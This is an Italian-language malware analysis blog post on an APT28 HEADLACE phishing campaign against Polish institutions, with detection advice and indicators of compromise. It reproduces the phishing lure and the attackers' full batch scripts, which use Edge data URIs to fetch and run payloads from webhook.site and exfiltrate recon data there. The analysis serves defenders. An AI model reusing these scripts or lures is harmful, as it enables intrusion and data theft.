


APT28_HEADLACE - Lobsec

 blog.lobsec.com/2025/12/apt28_headlace

lobst3r

December 18, 2025



I team **CERT Polska (CSIRT NASK)** e **CSIRT MON** hanno rilevato una campagna malware su larga scala diretta contro le istituzioni governative polacche. Sulla base degli indicatori tecnici (IoC) e delle analogie con attacchi documentati in precedenza (ad esempio contro entità ucraine), la campagna è riconducibile all'**activity set** del gruppo **APT28**, attore accreditato al **Main Directorate of the General Staff of the Armed Forces** della Federazione Russa (**GRU**).

Sulla riga di articoli già presenti in rete, ho cercato di fare una disamine generale delle tecniche di attacco a partire dai vettori di accesso, alle compromissioni per terminare con le le tecniche di evasione sfruttate e gli indicatori di compromissione.

Ho cercato inoltre di esaminare tutti gli stage intermedi dandone una spiegazione sintetica e – spero – chiara.

Analisi preliminare

La campagna è stata veicolata tramite l'invio di e-mail caratterizzate da un contenuto di **social engineering** volto a catturare l'interesse del destinatario e indurlo a interagire con un collegamento ipertestuale malevolo.

Subject: I solved your problem

Hello Paweł!

I did a little research and found this mysterious Ukrainian woman.

Now she is in Warsaw.

She runs a rather unusual company that sells used underwear.


also has clients from senior authorities in Poland and Ukraine.

All information on this subject is available at this link - ALINA-BOKLAN

Il collegamento punta a un indirizzo registrato sotto il dominio **run.mocky.io**, un servizio gratuito utilizzato dagli sviluppatori per il prototyping e il testing di API. Nello specifico, il servizio è stato impiegato come **redirection layer** verso l'endpoint **webhook.site**, una piattaforma che consente il logging di tutte le query HTTP dirette all'indirizzo generato e la configurazione di risposte personalizzate. Anche quest'ultimo portale gode di ampia diffusione in ambito IT.

L'adozione di servizi legittimi di terze parti (Living-off-the-Trusted-Service), in sostituzione di domini di proprietà dell'attaccante, permette di eludere i sistemi di **reputation filtering** e di ridurre drasticamente le probabilità che i link vengano classificati come malevoli, abbattendo al contempo i costi operativi dell'infrastruttura. Si tratta di un trend consolidato, osservato nelle TTP (*Tactics, Techniques, and Procedures*) di numerosi gruppi APT.

Infine, dal sito **webhook.site** viene scaricato un archivio ZIP il cui naming convention è progettato per simulare contenuti multimediali (es. immagini). Il file segue il pattern **IMG-** seguito da una stringa numerica casuale (ad esempio: **IMG-238279780.zip**). Una volta aperto l'archivio, qualora nel sistema della vittima siano attive le configurazioni di default di Windows (estensioni file nascoste e file nascosti non visualizzati), l'utente visualizzerà la seguente interfaccia:



Analisi tecnica

L'archivio contiene in realtà tre file distinti:

- Un eseguibile legittimo della **calcolatrice di Windows** (**IMG-238279780.jpg.exe**) per simulare un file d'immagine e indurre la vittima all'esecuzione.
- Uno **script batch (.bat)**, impostato con l'attributo di file nascosto.
- Una libreria malevola contraffatta denominata **WindowsCodecs.dll**, anch'essa configurata come file nascosto.

Nel momento in cui la vittima esegue il file **IMG-238279780.jpg.exe** – che di per sé è un binario innocuo – il processo, durante la fase di inizializzazione, tenta di caricare la libreria **WindowsCodecs.dll** presente nella medesima directory, caricando di fatto quella manipolata dagli attaccanti. Questa tecnica è nota come **DLL Side-Loading**. L'unico scopo della DLL malevola è quello di fungere da loader per eseguire lo script BAT incluso nell'archivio.


```

@echo off
if not DEFINED IS_MINIMIZED (
    set IS_MINIMIZED=1
    start "" /min "%~dpnx0" %*
    exit
)

start msedge
data:text/html;base64,PHRpdGx1PklNRy02MzQ5MjMzNjk2OC5qcGc8L3RpdGx1PjxpZnJhbWUgc3JjPSJodHRwczovL3dlYmhvb2suc2l0ZS9hYWU0MmF1NC1mM2VhLTRkYmYtYTMzZi0zMzY1YjFiYWVjOWIiIHNoewx1PSJwb3NpdG1vbjpmXh1ZDsgdG9w0jA7IGx1ZnQ6MDsgYm90dG9t0jA7IHJpZ2h00jA7IHdpZHRo0jEwMCU7IGhlaWdodDoxMDA1OyBib3JkZXI6bm9uZTs9bWZ21u0jA7IHBhZGRpbmc6MDsgb3ZlcmZsb3c6aG1kZGVu0yB6LWluZGV40jk50Tk50TsiPjwvaWZyYW1lPg==
timeout 15 > nul
move %userprofile%\downloads\IMG-63492336968.jpg %programdata%\IMG-63492336968.cmd > nul
type nul > %userprofile%\downloads\IMG-63492336968.jpg
call %programdata%\IMG-63492336968.cmd
del /q /f /a %0
exit

```

Lo script BAT avvia il browser Microsoft Edge, il quale esegue il rendering di contenuti di pagina codificati in Base64 per effettuare il download di un secondo batch script (utilizzando nuovamente il servizio webhook.site).



```

➤ ~ echo -n "PHRpdGx1PklNRy02MzQ5MjMzNjk2OC5qcGc8L3RpdGx1PjxpZnJhbWUgc3JjPSJodHRwczovL3dlYmhvb2suc2l0ZS9hYWU0MmF1NC1mM2VhLTRkYmYtYTMzZi0zMzY1YjFiYWVjOWIiIHNoewx1PSJwb3NpdG1vbjpmXh1ZDsgdG9w0jA7IGx1ZnQ6MDsgYm90dG9t0jA7IHJpZ2h00jA7IHdpZHRo0jEwMCU7IGhlaWdodDoxMDA1OyBib3JkZXI6bm9uZTs9bWZ21u0jA7IHBhZGRpbmc6MDsgb3ZlcmZsb3c6aG1kZGVu0yB6LWluZGV40jk50Tk50TsiPjwvaWZyYW1lPg==" | base64 -d
<title>IMG-63492336968.jpg</title><iframe src="https://webhook.site/aae42ae4-f3ea-4dbf-a33f-3ff5b1baec9b" style="position:fixed; top:0; left:0; bottom:0; right:0; width:100%; height:100%; border:none; margin:0; padding:0; overflow:hidden; z-index:999999;"></iframe>
➤ ~

```

Contemporaneamente, il browser visualizza immagini reali di una modella in costume da bagno, complete di link ai suoi profili social autentici. Questa tecnica di **diversionary tactic** mira a conferire credibilità alla narrazione degli attaccanti e a neutralizzare la vigilanza del destinatario, mascherando l'attività malevola in background.

Degno di nota il commento di Kevin Beaumont sull'argomento



Kevin Beaumont

@GossiTheDog@cyberplace.social

3g

Still chuckles me Microsoft Edge supports this - base64 encoded files

GRU still use this to this day, prior described in 2024:

cert.pl/en/posts/2024/05/apt28...

attacker launches edge with that, it downloads a fake image file which is actually a binary, binary is executed. Edge as a lolbin basically.

Traduci

```
start msedge data:text/html
base64,PHRpdGx1PklNRy00NTE0NTgzMjYuanBnPC90aXR5ZT48aWZyYW11IHNYZ0iaHR0cHM6Ly93ZWJob29rLnNpdG
lsZT0icG9zaXRpb246Zml4ZWQ7IHRvcDowOyBsZWZ0OjA7IGJvdHRvbTowOyByaWdodDowOyB3aWR0aDoxMDAlOyBoZWl
7IG92ZXJmbG93OmhpZGRlbjsgeltpbmRleDo5OTk5OTk7Ij48L2lmcmFtZT4=
```

Continuando l'analisi, a livello di file system, lo script salva il payload scaricato sul disco con estensione **.jpg**, procede successivamente al renaming del file mutandone l'estensione in **.cmd** e, infine, ne invoca l'esecuzione.

```

@echo off & (
    echo On Error Resume Next
    echo CreateObject("WScript.Shell").Run """"%%programdata%%\dee016bf-21a2-45dd-86b4-6099747794c4.bat^"^^""", 0, False
    echo Set oFso = CreateObject("Scripting.FileSystemObject") : oFso.DeleteFile
Wscript.ScriptFullName, True
) > "%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.vbs" & echo del %0 ^& for /l
%%n in ( ) do (
    chcp 65001 ^& timeout 300 ^& taskkill /im msedge.exe /f ^& timeout 5 ^& del /q /f
"%userprofile%\Downloads\*.css" ^& start "" msedge --headless=new --disable-gpu
data:text/html;base64,PHNjcmlwdD53aW5kb3cubG9jYXRpb24ucmVwbGFjZSgiaHR0cHM6Ly93ZWJob29rLnNp
dGUvZGVlMDE2YmYtMjFhMi00NWRLTg2YjQtNjA5OTc0Nzc5NGM0Iik7PC9zY3JpcHQ+ ^& timeout 30 ^&
taskkill /im msedge.exe /f ^& move /y "%userprofile%\Downloads\*.css"
"%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.cmd" ^& call
"%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.cmd" ^& del /q /f
"%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.cmd"
) > "%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.bat" & (
    echo ^<!DOCTYPE html^>^<html^>^<body^>^<script^>var xhr = new XMLHttpRequest(^);var
text = String.raw^`
) > "%programdata%\uaxhexd.tab" & (
    echo ^`;xhr.open(^'PUT^', ^'https://webhook.site/dee016bf-21a2-45dd-86b4-6099747794c4^'^);xhr.setRequestHeader(^'Content-Type^',
^'text/html^'^);xhr.send(text^);^</script^>^</body^>^</html^>
) > "%programdata%\ohqddqtqc.tsv" & start "" "%programdata%\dee016bf-21a2-45dd-86b4-6099747794c4.vbs" & del %0

```

Questo script costituisce il **main loop** della catena d'infezione. Attraverso l'iterazione del ciclo **for /l %n in ()**, il sistema osserva inizialmente una fase di **sleep** di 5 minuti; successivamente, seguendo la medesima logica descritta in precedenza, scarica un ulteriore script tramite Microsoft Edge interfacciandosi con l'endpoint **webhook.site**. In questa istanza, il payload viene scaricato con estensione **.css**, per poi essere rinominato in **.cmd** e invocato in esecuzione.


Lo script finale analizzato esegue esclusivamente attività di reconnaissance e footprinting: raccoglie metadati relativi all'host (indirizzo IP e directory listing di cartelle specifiche) per poi esfiltrarli verso il server di **Command and Control (C2)**. È altamente probabile che, sulla base delle informazioni raccolte, gli attaccanti distribuiscano selettivamente script di endpoint differenti ai soli target ritenuti di alto profilo.

```

@echo off
chcp 65001
taskkill /im msedge.exe /f
(dir "%userprofile%\.." & dir "%userprofile%\Desktop" & dir "%userprofile%\Downloads" &
dir "%userprofile%\Documents" & dir "%ProgramFiles%" & dir "%ProgramFiles(x86)%" & curl -k
https://ipinfo.io) > "%programdata%\bwjxyeysed.diff"
copy "%programdata%\*.tab" + "%programdata%\*.diff" + "%programdata%\*.tsv"
"%programdata%\nydgflyhuv.html"
(echo %programdata%) > "%programdata%\gjvrexfiac"
set /p gjvrexfiac=<"%programdata%\gjvrexfiac"
timeout 5
start "" msedge --headless=new --disable-gpu "file:///gjvrexfiac%/nydgflyhuv.html"
timeout 30
taskkill /im msedge.exe /f
del /q /f "%userprofile%\Downloads\*.css"
del /q /f "%programdata%\gjvrexfiac"
del /q /f "%programdata%\*.diff"
del /q /f "%programdata%\nydgflyhuv.html"

```

L'intero flusso dell'attacco è illustrato nel diagramma sottostante. La catena di infezione risulta identica a quella del malware [HEADLACE](#).



Analisi delle Strategie di Difesa e Detection contro le TTP di APT28 (HEADLACE)

L'ultima campagna attribuita ad **APT28** evidenzia una raffinatezza operativa che non risiede nella complessità del codice, ma nell'abilità di abusare di processi fidati e servizi legittimi. Per contrastare efficacemente la catena di infezione **HEADLACE**, è necessario un approccio di difesa in profondità focalizzato su tre direttrici: **Endpoint Monitoring**, **Network Traffic Analysis** e **Surface Reduction**.

1. Detection del DLL Side-Loading (T1574.002)

Il punto critico dell'attacco è il caricamento della libreria `WindowsCodecs.dll` da parte di un binario legittimo (il calcolatore di Windows) situato in una directory non standard.

- **EDR/SIEM Query:** Monitorare l'esecuzione di binari di sistema noti (`calc.exe`, `explorer.exe`, `msdepsvc.exe`) quando il *Parent Process* non è quello atteso o quando la directory di esecuzione è una sottocartella di `%USERPROFILE%\Downloads` o `%TEMP%`.
- **Analisi dei Moduli:** Implementare alert per il caricamento di DLL che non presentano una firma digitale valida o la cui firma differisce da quella dell'eseguibile chiamante. Nel caso specifico, il caricamento di una DLL denominata `WindowsCodecs.dll` da una cartella scrivibile dall'utente è un **High Fidelity Indicator**.

2. Network Hunting: Abuso di Webhook e Servizi Cloud

L'uso di `mocky.io` e `webhook.site` rende la detection basata sulla reputazione dei domini del tutto inefficace.

- **Comportamento del Browser:** Monitorare processi di browser (`msedge.exe`) che invocano download di file con estensioni sospette (`.bat`, `.cmd`, `.ps1`) o apparentemente innocue ma fuori contesto (`.css`) da servizi di API testing.
- **Base64 in URI:** La telemetria di rete dovrebbe segnalare URI che contengono stringhe codificate in Base64 di lunghezza insolita, spesso utilizzate da APT28 per passare istruzioni direttamente tramite URL senza file fisici iniziali.

3. Mitigazione del Social Engineering e Masquerading

APT28 sfrutta le impostazioni di default di Windows per nascondere la reale natura del payload.

- **Hardening delle configurazioni:** Tramite GPO, forzare la visualizzazione delle estensioni dei file per tutti i tipi di utenti. Questo rompe la tecnica del "doppio nome" (`IMG-123.jpg.exe`).

- **Script Block Logging:** Abilitare il logging avanzato di PowerShell e dei file batch. Anche se il primo stadio è un `.exe`, le fasi successive dipendono da interpreti di comandi. Monitorare l'uso di `ren` o `move` per cambiare estensioni da `.jpg` o `.css` a `.cmd` è un indicatore comportamentale cruciale.

4. Strategia di “Deception”

Dato che il malware esegue una fase di **reconnaissance** (IP e file listing), è possibile distribuire dei **honeyfiles** o delle chiavi di registro esca all'interno delle directory target. Un accesso a questi file da parte di uno script non autorizzato può fungere da “early warning” per una compromissione in corso.

<https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=2d07e34c-3dd3-45e8-865c-3888a65ab885>
<https://webhook.site/2d07e34c-3dd3-45e8-865c-3888a65ab885>
<https://webhook.site/4ba464d9-0675-4a7a-9966-8f84e93290ba>
<https://webhook.site/577b82c3-7249-44e9-9353-5eab106fead6>
<https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=127df518-52be-46c5-bbb2-0479f4b9693b>
<https://webhook.site/127df518-52be-46c5-bbb2-0479f4b9693b>
<https://webhook.site/0ef0dcf7-f258-4d02-b274-cbf62a2000cf>
<https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=c1112bb3-0e6e-4ba4-abe7-fb31388b47ad>
<https://webhook.site/c1112bb3-0e6e-4ba4-abe7-fb31388b47ad>
<https://webhook.site/3f396db1-2016-4b69-9ec3-ffc417d5f3aa>
<https://webhook.site/66ea3bbc-29dc-4ece-b804-71c6ec7b77b6>
<https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=efb79108-a2b5-4cba-844d-6352bb8fad8c>
<https://webhook.site/efb79108-a2b5-4cba-844d-6352bb8fad8c>
<https://webhook.site/9c87649c-220d-425d-8331-ffc8d9b94a38>
<https://webhook.site/c618ea32-2923-4c12-8151-8d0002b56af0>
<https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=f97bcee0-0d91-4503-a30c-027f1b34820f>
<https://webhook.site/f97bcee0-0d91-4503-a30c-027f1b34820f>
<https://webhook.site/9a9cdaf8-120c-4de9-b17a-d6d8e2796a3b>
<https://webhook.site/e13d23aa-b6f8-4491-9adc-71f7f8c438df>
<https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=5e4c7949-30a2-4477-9e9b-e8828fc76a1b>
<https://webhook.site/5e4c7949-30a2-4477-9e9b-e8828fc76a1b>
<https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=5100fcc0-f6be-4b09-8c58-5a8a6706ec4f>
<https://webhook.site/5100fcc0-f6be-4b09-8c58-5a8a6706ec4f>
<https://webhook.site/7674f06b-e435-4470-a594-6d59578c552d>
<https://webhook.site/dee016bf-21a2-45dd-86b4-6099747794c4>
<https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=508da0df-7ec9-420e-b1fe-958fbb699d1>
<https://webhook.site/508da0df-7ec9-420e-b1fe-958fbb699d1>
<https://webhook.site/bec23763-b8d9-4191-99ba-04a4a163b4de>
<https://webhook.site/90fea98f-fbdb-4847-be03-409d02a43caf>
<https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=bc349b93-b047-42f8-a421-d45e3ec94dc5>
<https://webhook.site/bc349b93-b047-42f8-a421-d45e3ec94dc5>
<https://webhook.site/5a8758c6-5702-4fea-9d5e-4fbdb6dd795f>
<https://webhook.site/b10bd697-1a9f-4ec7-aa2f-1fa84ad916a1>
<https://run.mocky.io/v3/87f277a5-a081-4976-8e12-351b6c02a903?q=1658772a-4de8-4368-a604-980c90b0a1ed>
<https://webhook.site/1658772a-4de8-4368-a604-980c90b0a1ed>
<https://webhook.site/4fe5885c-f2f6-4905-8bc7-aef1a046a134>
<https://webhook.site/0d2dc90e-2d5e-49f8-8249-d7ab955c387a>

Hash e nomi file

2bd9591bea6b1f4128e4819e3888b45b193d5a2722672b839ad7ae120bf9af3d IMG-
1030873974629655576.zip
52b8bfbd9ef8ecfd54e71c74a7131cb7b3cc61ea01bc6ce17cbe7aef14acc948 WindowsCodecs.dll
4001498463dc8f8010ef1cc803b67ac434ff26d67d132933a187697aa2e88ef1 bcpcn.bat
158d49cce44968ddd028b1ef5ebc2a5183a31f05707f9dc699f0c47741be84db IMG-
1030873974629655576.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364 kpqsklcrdsonoknaote.css
7c6689f591ce2ccd6713df62d5135820f94bdbf2e035ab70e6b3c6746865a898 IMG-7214532.zip
c968f9dd1f16a435901d2b93a028a0ae2508e943c8f480935a529826deb3dbeb WindowsCodecs.dll
34cab0ff2f216830ffe217e8f8d0fa4b7d3a167576745aba48b7e62f546207b zdesdyf.bat
e1069c8677d64226f7881e8504ed7a13f79f43f143842ea6c1c8b2cc680ed6c2 IMG-238279780.zip
43ff178e428373512b83f85db32f364fc19c9a4ac7317835bd5089915b8727b5 WindowsCodecs.dll
ca700d44db08ad2ebd52278a3b303f8c13e44847a507fb317ea5dfb6cc924a76 hjpxswjdkayzwfphx.bat
bab7e81395e1e9ee1680c3bb702c44b1b13ee5e67fa893d765284ae168de8369 IMG-238279780.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364 vngradn.css
38ae06833528db02cb3a315d96ad2a664b732b5620675028a8c5e059e820514f IMG-
810629002957075004.zip
ee433ddd5988ab7325b92378c6d3cb736ddb7f1bad75b939e8c931f417660129 WindowsCodecs.dll
9ddf5561562a62961a6fcac1dc49633cb79f5d3c8cc9b95fd9f87e7be70d2d35 yvrlqpkgngppjp.bat
dfd1f3229f903887f2474f361a26273dc63a6221883e86c5eea2dec9521dc081 IMG-
810629002957075004.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364 ovhupm.css
949b0bd52a4ed47bc4a342e5a29bff2bcdb0169d2fbf0f052509b65229e19b6e IMG-368912.zip
642315d3091a3dfba6c0ed06f119fc40d21f3d84574b53e045baf8910e1fb38c WindowsCodecs.dll
fb42a4e0f2dd293fd6e7acb8d67d67698a0ae7685bc5462685acf4c2f73d0b44 udkozfnsljmbpjs.bat
07e539373177801e3fc5427bf691c0315a23b527d39e756daad6a9fc48e846bc IMG-368912.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364 wrkybdizscvb.css
5d2675572e092ba9aece8c8d0b9404b3adbd27db1312cd659ba561b86301fe73 IMG-451458326.zip
f348a0349fdec136c3ac9eaae9b8761da6bd33df82056e4dd792192731675b00 WindowsCodecs.dll
351f10d7df282afed4558d765aa5018af0711fa4f37fa7eb82716313f4848a2f illgvjrfrfyevoqkx.bat
85f10d3df079b4db3a83ae3c4620c58a8362df2be449f8ce830d087ab41c7a52 IMG-451458326.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364 mzmtfylvpywlyurkcd.css
745cfce3e0242d0d5f6765b1f74608e9086d7793b45dbd1747f2d2778dec6587 IMG-0601181.zip
598a8b918d0d2908a756475aee1e9ffaa57b110d8519014a075668b8b1182990 WindowsCodecs.dll
ef67f20ff9184cab46408b27eaf12a5941c9f130be49f1c6ac421b546dac2bac hzjtajjklr.bat
96766dfbf6c661ee3e9f750696803824a04e58402c66f208835a7acebfab1cfc IMG-0601181.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364 daukbpnawvkfcjcfzu.css
4f0f9a2076b0fd14124bed08f5fc939bada528e7a8163912a4ad1ec7687029a3 IMG-89848928.zip
ae4e94c5027998f4ce17343e50b935f448e099a89266f9564bd53a069da2ca9a WindowsCodecs.dll
d714fff643d53fdd56cf9dcb3bd265e1920c4b5f34a4668b584a0619703d8a3e jxfgibtfxiewsdvmeg.bat
b3e60909036c4110eb7e3d8c0b1db5be5c164fcc32056885e4f1afe561341afd IMG-89848928.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364 cvywrkrhhfzza.css
5883842c87ca6b59236257e15db983cc88d4948cf0d649455f8f393899673fcc IMG-3907894910429.zip
0873a19d278a7a8e8cff2dc2e7edbfddc650d8ea961162a6eb3cb3ea14665983 WindowsCodecs.dll
e826dc4f5c16a1802517881f32f26061a4cbc508c3f7944540a209217078aa11 bmpxjphdzwommbflfx.bat
750948489ed5b92750dc254c47b02eb595c6ffcefded6f9d14c3482a96a6e793 IMG-3907894910429.jpg
939e664afa589272c4920b8463d80757afe5b1abd294cd9e59104c04da023364 qseybqanfkus.css

EOF